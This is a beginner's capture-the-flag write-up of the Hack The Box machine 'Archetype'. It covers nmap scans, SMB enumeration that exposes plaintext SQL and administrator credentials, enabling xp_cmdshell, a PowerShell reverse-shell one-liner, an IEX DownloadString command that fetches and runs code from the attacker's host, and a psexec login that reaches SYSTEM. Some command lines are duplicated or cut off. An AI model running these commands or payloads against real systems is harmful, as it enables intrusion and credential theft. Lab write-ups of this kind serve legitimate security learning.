

Archetype

Beginner level machine by hack the box.

Lets see what we will be able to learn from here

Scanning the box

Nmap Initial

```
# Nmap 7.80 scan initiated Fri Apr  2 13:04:29 2021 as: nmap -sC -sV -vv -oA
nmap/initial 10.10.10.27
Nmap scan report for 10.10.10.27
Host is up, received reset ttl 127 (0.21s latency).
Scanned at 2021-04-02 13:04:30 PDT for 25s
Not shown: 996 closed ports
Reason: 996 resets
PORT      STATE SERVICE      REASON          VERSION
135/tcp    open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
139/tcp    open  netbios-ssn  syn-ack ttl 127 Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds syn-ack ttl 127 Windows Server 2019 Standard 17763
microsoft-ds
1433/tcp   open  ms-sql-s     syn-ack ttl 127 Microsoft SQL Server 2017
14.00.1000.00; RTM
| ms-sql-ntlm-info:
|   Target_Name: ARCHETYPE
|   NetBIOS_Domain_Name: ARCHETYPE
|   NetBIOS_Computer_Name: ARCHETYPE
|   DNS_Domain_Name: Archetype
|   DNS_Computer_Name: Archetype
|_  Product_Version: 10.0.17763
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Issuer: commonName=SSL_Self_Signed_Fallback
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-04-02T19:24:26
```

```
| Not valid after: 2051-04-02T19:24:26
| MD5: 4ed3 ace8 b42b 568b 7f23 09a0 1272 0453
| SHA-1: 0a3e 35b9 83fb d8dc 68a1 e7de 4eb9 132c 3345 acfa
| -----BEGIN CERTIFICATE-----
| MIIDADCCAeigAwIBAgIQEt1yboCHIIIRJVkBSyiugZzANBgkqhkiG9w0BAQsFADA7
| MTkwNwYDVQQDHjAAUwBTAwEwAXwBTAGUAbABmAF8AUwBpAGcAbgBLAGQAXwBGAGEA
| bABsAGIAYQBjAGswIBcNMjEwNDAYMTkyNDI2WhgPMjA1MTA0MDIxOTI0MjZaMDsx
| OTA3BgNVBAMeMABTAFMATABfAFMAZQBsAGYAXwBTAGkAZwBuAGUAZABfAEYAYQBs
| AGWAYgBhAGMAazCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAJz9eqTD
| 0LPKIth7BVX+B/SvdqCVR+oMLSz98QsgqKGR+ZsaCs7mmhXAg7a4gyfqjyLLrPt0
| KAS/i70Q2+eYcTN6c30qTnxwLqoCvBMMWWC6yAt+eEI6LqZe8ZFCqZSPFG1siRB
| 8VodHkmg21VxQtYywSzLwXdGHgwo/2UzRcQhRkDQadQBkt5yYRc6NTCpTCgW196U
| cn/HUuBQxs0gux6SZk1Y/VTZMgLRk7TvVBkVDWd0R57Mp4dqV9VKyQ0sHE6L41krx
| HOJnJq8VxNZtwFUqB2JCKhdtho68mE91NpVwSLvUhfE1a/UBBSCsFx6D6D2d0DrmM
| b3tC5XyN30EghikCAwEAATANBgkqhkiG9w0BAQsFAA0CAQEAdplFA4rFk1xZIJB1
| OP3a3XyyHSrybkM83hQttjNw3vWSw+cW0QpVFWF7ibvvmdnYxjWHZKXAc0Awpiht
| jic0YdyNFsuKg0ugzsEJPHXaok0HppbqsMY9hMgiQ1ox5YIwqdWhN3XBVvPWhkHt
| 6qEgx0Ue1QG1v+UCP5/r2kYNUasWSJ7e4ArnPZ6iolVvk4TYuJpZZwqDbeh0nopUI
| 8ABuz2yhDdEH809BJc5mYlfd4EReQzmmSMf3gXKic+126TwXpfLk3Ar9ytItm5Ug
| peuUtIk0/qgKWiyt77JzIWF8U2270QwUKXj2cChHaYafYx6rDPCKBvc5/0NxGgup
| B64Guw==
|_-----END CERTIFICATE-----
|_ssl-date: 2021-04-02T20:26:18+00:00; +21m23s from scanner time.
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE:
cpe:/o:microsoft:windows
```

Host script results:

```
|_clock-skew: mean: 1h45m23s, deviation: 3h07m52s, median: 21m22s
| ms-sql-info:
| 10.10.10.27:1433:
| Version:
| name: Microsoft SQL Server 2017 RTM
| number: 14.00.1000.00
| Product: Microsoft SQL Server 2017
| Service pack level: RTM
| Post-SP patches applied: false
|_ TCP port: 1433
| p2p-conficker:
| Checking for Conficker.C or higher...
| Check 1 (port 53066/tcp): CLEAN (Couldn't connect)
```

```
| Check 2 (port 61905/tcp): CLEAN (Couldn't connect)
| Check 3 (port 45578/udp): CLEAN (Timeout)
| Check 4 (port 28465/udp): CLEAN (Failed to receive data)
|_ 0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-os-discovery:
|   OS: Windows Server 2019 Standard 17763 (Windows Server 2019 Standard 6.3)
|   Computer name: Archetype
|   NetBIOS computer name: ARCHETYPE\x00
|   Workgroup: WORKGROUP\x00
|_ System time: 2021-04-02T13:26:09-07:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_ Message signing enabled but not required
| smb2-time:
|   date: 2021-04-02T20:26:07
|_ start_date: N/A
```

Read data files from: /usr/bin/./share/nmap

Service detection performed. Please report any incorrect results at
<https://nmap.org/submit/> .

Nmap done at Fri Apr 2 13:04:55 2021 -- 1 IP address (1 host up) scanned in
25.94 seconds

Nmap_Full

```
# Nmap 7.80 scan initiated Fri Apr 2 13:16:15 2021 as: nmap -sC -sV -p- -vv -  
oA nmap/full 10.10.10.27
Increasing send delay for 10.10.10.27 from 0 to 5 due to 895 out of 2983  
dropped probes since last increase.
Nmap scan report for 10.10.10.27
Host is up, received reset ttl 127 (0.21s latency).
Scanned at 2021-04-02 13:16:15 PDT for 1320s
Not shown: 65523 closed ports
```

Reason: 65523 resets

PORT	STATE	SERVICE	REASON	VERSION
135/tcp	open	msrpc	syn-ack ttl 127	Microsoft Windows RPC
139/tcp	open	netbios-ssn	syn-ack ttl 127	Microsoft Windows netbios-ssn
445/tcp	open	microsoft-ds	syn-ack ttl 127	Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
1433/tcp	open	ms-sql-s	syn-ack ttl 127	Microsoft SQL Server vNext tech preview 14.00.1000

| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback

| Issuer: commonName=SSL_Self_Signed_Fallback

| Public Key type: rsa

| Public Key bits: 2048

| Signature Algorithm: sha256WithRSAEncryption

| Not valid before: 2021-04-02T20:59:29

| Not valid after: 2051-04-02T20:59:29

| MD5: d27d 781e fac7 6d06 eb39 1b63 a9e7 5f0e

| SHA-1: 00eb f6fe d88c b384 8fa2 72cd 7f05 8cf0 df9b c944

| -----BEGIN CERTIFICATE-----

| MIIDADCCAeigAwIBAgIQUK445QzpM51GxEK0yIlyTTANBgkqhkiG9w0BAQsFADA7

| MTkwNwYDVQQDHjAAUwBTAwEwAXwBTAGUAbABmAF8AUwBpAGcAbgBLAGQAXwBGAGEA

| bABsAGIAYQBjAGswIBcNMjEwNDAYMjA10TI5WhgPMjA1MTA0MDIyMDU5MjlaMDsx

| OTA3BgNVBAMeMABTAFMATABfAFMAZQBzAGYAXwBTAGkAZwBuAGUAZABfAEYAYQBs

| AGwAYgBhAGMAazCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBA0gWnqRq

| X9ptNtqdZx6WUirBdqPThXxFN9iHjhSu7EYah02f81U2/FdCMFwdItFN4y547CL

| xia07SXwaBC4n90bkqAqu0hxqPcHf4zseWohjao3WXBHT5Ze1KE8+lS1+WL1qcTQ

| p67DXrzqIQ1vGDc/xlN/KmIqsNmenTdy9/AsGTXE55XUmSTKx/Qn3t/Mbftjp1nV

| +zJVL5RIxVNZRHxFbuTmQ10t0WH5HG5stwSas6bUiCHgQEwj9FMoUbSCzPj0snh

| 8KhMZmszQdvEiNV50WzwgK14lZnAnpnfUIVnWl7eQtZj/LHxbp6J9AybnjCViQMj

| BZnMX+UZcQKSR80CAwEAATANBgkqhkiG9w0BAQsFAA0CAQEAsb/PqwgADda5I7mD

| XROBwzxUS0cxZAJKpMD+GNq9SQtipLIcCuwCcjdQ8lLijf0nv+DjhD9H89zX3+w0

| 6Nj1xbrrqdCCjT22EN08s3ensQWnz2IgozgecQKftchvADpBZiTetzek32RcSE/0

| 70u3RceH1PZeatyhIeXB8Z4MfRF21SAE6KZCtS8YVDUFJ4j98kyiQ5JUXFxZ8d91

| zS8WpdRnHE41n3zDbrEJg22iG9JgQya98PKa1hzQkgYXyFWrlv+Xg/iZMRShgoY1

| sKWEmob5T34zfWWDkQtG+JiHuc53jF49J7uMRDBgC3steqZBkCbEAUS9d9sr7XSy

| 7+7m0Q==

| _-----END CERTIFICATE-----

| _ssl-date: 2021-04-02T20:59:37+00:00; +21m22s from scanner time.

5985/tcp	open	http	syn-ack ttl 127	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
----------	------	------	-----------------	---

| _http-server-header: Microsoft-HTTPAPI/2.0

```
47001/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0
(SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  unknown      syn-ack ttl 127
49665/tcp open  unknown      syn-ack ttl 127
49666/tcp open  unknown      syn-ack ttl 127
49667/tcp open  unknown      syn-ack ttl 127
49668/tcp open  unknown      syn-ack ttl 127
49669/tcp open  unknown      syn-ack ttl 127
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE:
cpe:/o:microsoft:windows
```

Host script results:

```
|_clock-skew: mean: 21m21s, deviation: 0s, median: 21m21s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 53066/tcp): CLEAN (Timeout)
|   Check 2 (port 61905/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 45578/udp): CLEAN (Timeout)
|   Check 4 (port 28465/udp): CLEAN (Failed to receive data)
|_ 0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-04-02T20:59:36
|_  start_date: N/A
```

Read data files from: /usr/bin/./share/nmap

Service detection performed. Please report any incorrect results at
<https://nmap.org/submit/> .

```
# Nmap done at Fri Apr  2 13:38:15 2021 -- 1 IP address (1 host up) scanned in
1320.11 seconds
```

As per the enumeration we have SMB ports which are open.

I wanted to check if i am able to find out something on smb shares, Lets go overthere and find out whats inside.

```
i7z3r0@i7z3r0:~/Desktop/htb/boxes/archetype$ smbclient -L //10.10.10.27/
Enter WORKGROUP\i7z3r0's password:

      Sharename      Type            Comment
      -----      -
ADMIN$             Disk            Remote Admin
backups            Disk
C$                 Disk            Default share
IPC$               IPC             Remote IPC
SMB1 disabled -- no workgroup available
```

I can see there are few folders available on this shares, But the interesting one is backups folder i wanted to check whats in that.

After i login to the folder i see a file called prod.dtsConfig which is interesting i wanted to check whats in that

```
i7z3r0@i7z3r0:~/Desktop/htb/boxes/archetype$ smbclient //10.10.10.27/backups
Enter WORKGROUP\i7z3r0's password:
Try "help" to get a list of possible commands.
smb: \> dir

.                D                0   Mon Jan 20  04:20:57 2020
..               D                0   Mon Jan 20  04:20:57 2020
prod.dtsConfig   AR               609  Mon Jan 20  04:23:02 2020

10328063 blocks of size 4096. 8248899 blocks available
smb: \>
```

Lets cat it and check what we have overthere.

```
<DTSConfiguration>
<DTSConfigurationHeading>
  <DTSConfigurationFileInfo GeneratedBy="..." GeneratedFromPackageName="..." GeneratedFromPackageID="..." GeneratedDate="20.1.2019 10:01:34"/>
</DTSConfigurationHeading>
<Configuration ConfiguredType="Property" Path="\Package.Connections[Destination].Properties[ConnectionString]" ValueType="String">
  <ConfiguredValue>Data Source=.;Password=M3g4c0rp123;User ID=ARCHETYPE\sql_svc;Initial Catalog=Catalog;Provider=SQLNCLI10.1;Persist Security Info
=TRUE;Auto Translate=False;</ConfiguredValue>
</Configuration>
</DTSConfiguration>
(FEND)
```

After going there i see one potential username and password which looks like SQL login creds.

```
<DTSConfiguration>
  <DTSConfigurationHeading>
    <DTSConfigurationFileInfo GeneratedBy="..." GeneratedFromPackageName="..." GeneratedFromPackageID="..." GeneratedDate="20.1.2019 10:01:34"/>
  </DTSConfigurationHeading>
  <Configuration ConfiguredType="Property" Path="\Package.Connections[Destination].Properties[ConnectionString]" ValueType="String">
    <ConfiguredValue>Data Source=.;Password=M3g4c0rp123;User ID=ARCHETYPE\sql_svc;Initial Catalog=Catalog;Provider=SQLNCLI10.1;Persist Security Info
=True;Auto Translate=False;</ConfiguredValue>
  </Configuration>
</DTSConfiguration>
```

Password=M3g4c0rp123;User ID=ARCHETYPE\sql_svc

Since we already have username and password for SQL from [08-Enumeration](#) Lets try to login to sql and check the access.

For this i am going to use mssqlclient.py [impacket](#)

For me it has been installed in `bash /opt/impacket/examples`

Lets try to run and get the shell access.

```
i7z3r0@i7z3r0:/opt/impacket/examples$ python3 mssqlclient.py ARCHETYPE/sql_svc:M3g4c0rp123@10.10.10.27 -windows-auth
Impacket v0.9.23.dev1+20210315.121412.a16198c3 - Copyright 2020 SecureAuth Corporation

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(ARCHETYPE): Line 1: Changed database context to 'master'.
[*] INFO(ARCHETYPE): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[!] Press help for extra shell commands
SQL>
```

I got the access after running the command. I need to check the privileges of the user.

After googling i found an interesting article [here](#) which explains how to check the user level access after logging in to sql.

I checked which resulted in 1. Means that this user is a sysadmin.

```
SQL> SELECT IS_SRVROLEMEMBER('sysadmin', 'ARCHETYPE\sql_svc')

-----

1
```


After we login to the SQL we can execute commands with the help of `xp_cmdshell` But however it has been disabled by default which we need to enable it.

Found one [link](#) which informs about enabling the xp_cmdshell.

As per the article we need to have the below commands.

```
EXEC sp_configure 'Show Advanced Options', 1;
reconfigure;
sp_configure;
EXEC sp_configure 'xp_cmdshell', 1
reconfigure;
xp_cmdshell "whoami"
```

I have enabled the options like above, Lets see if i can execute the whoami command successfully or not.



The screenshot shows a SQL Server command prompt with a dark background. The text 'SQL> xp_cmdshell "whoami"' is entered. Below it, the word 'output' is written. A dashed line separates the command from the result. The result 'archetype\sql_svc' is displayed and highlighted with a red rectangular box. Below the result, the word 'NULL' is shown. At the bottom, the prompt 'SQL>' is followed by a cursor.

Whoa!. I am able to run the command without any issues.

As per [20-Executing commands in SQL](#) we got access to the command may be i can try to execute the command and try to cat out the notes but however i need to get the reverse shell so that i can i have comfirt.

Plan is to upload a TCP one liner powershell code to upload and get the reverse shell back to up.

[Blog](#) post clearly guides me how i can upload a ps1 reverse shell and get the shell back.

I am going to follow the same method and try to get the access. Lets try.

For the first attemp i am going to use Invoke-PowerShellTcpOneLine.ps1 from nishang.

Powershell Code

```
$client = New-Object System.Net.Sockets.TCPClient("10.10.14.231",443);$stream =
```



```
$client = New-Object System.Net.Sockets.TcpClient( 10.10.14.231,443);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i =
$stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1
| Out-String );$sendback2 = $sendback + "# ";$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte
```

I have changed the ip address and listening port as well lets upload it to the SQL and check if we can get the reverse shell or not.

I am going to set up python server on the local machine on port 80 and going to get the rshell file from the sql `python3 -m http.server 80`

I am going to use the below powershell command to upload the rev shell script to the machine via sql.

```
xp_cmdshell "powershell "IEX (New-Object
Net.WebClient).DownloadString(\"http://10.10.14.231/rshell.ps1\");"
```

As per [25-Uploading Reverse Shell](#) we have the upload script ready, All i have to do is to start the netcat listener and wait for the reverse shell.

```
SQL> xp_cmdshell "powershell "IEX (New-Object Net.WebClient).DownloadString(SQL> xp_cmdshell "powershell "IEX (New-Object Net.WebClient).DownloadString(
\"http://10.10.14.231/shell.ps1\");"
```

After running the command i go the reverse shell without any issues.

```
i7z3r0@i7z3r0:~/Desktop/htb/boxes/hack-the-boxes/archtype$ sudo nc -nlvp 44
3
[sudo] password for i7z3r0:
Listening on 0.0.0.0 443
Connection received on 10.10.10.27 49675
id
whoami#
archetype\sql_svc
#
```

Lets navigate and check whats there for us. After going to the folder Desktop i was able to find the user.txt.

```
# dir

Directory: C:\Users\sql_svc\Desktop

Mode                LastWriteTime         Length Name
----                -
-ar---            2/25/2020   6:37 AM           32 user.txt

# type user.txt
3e[REDACTED]1a3
# [REDACTED]
```

After getting the shell the first thing we always need to check is the powershell history. Import things might be found over there. Lets see what we have over there interesting.

```
type
```

```
C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHostHistory.txt
```

```
# type C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt
net.exe use T: \\Archetype\backups /user:administrator MEGACORP_4dm1n!!
exit
```

After checking i got the admin username and password. `administrator:MEGACORP_4dm1n!!`

Since we got the username and password now we can login to the computer as admin using psexec.py from impacket.

```
i7z3r0@i7z3r0:/opt/impacket/examples$ python3 psexec.py administrator@10.10.10.27
Impacket v0.9.23.dev1+20210315.121412.a16198c3 - Copyright 2020 SecureAuth Corporation

Password:
[*] Requesting shares on 10.10.10.27.....
[*] Found writable share ADMIN$
[*] Uploading file tXgUrxlT.exe
[*] Opening SVCManager on 10.10.10.27.....
[*] Creating service C0yq on 10.10.10.27.....
[*] Starting service C0yq.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```

After that i am successfully able to pwn the machine.

Its really an awesome machine to be honest which is very good for beginner friendly.
Really learned few important commands which will be helpful in future for sure.

Thank you for this box!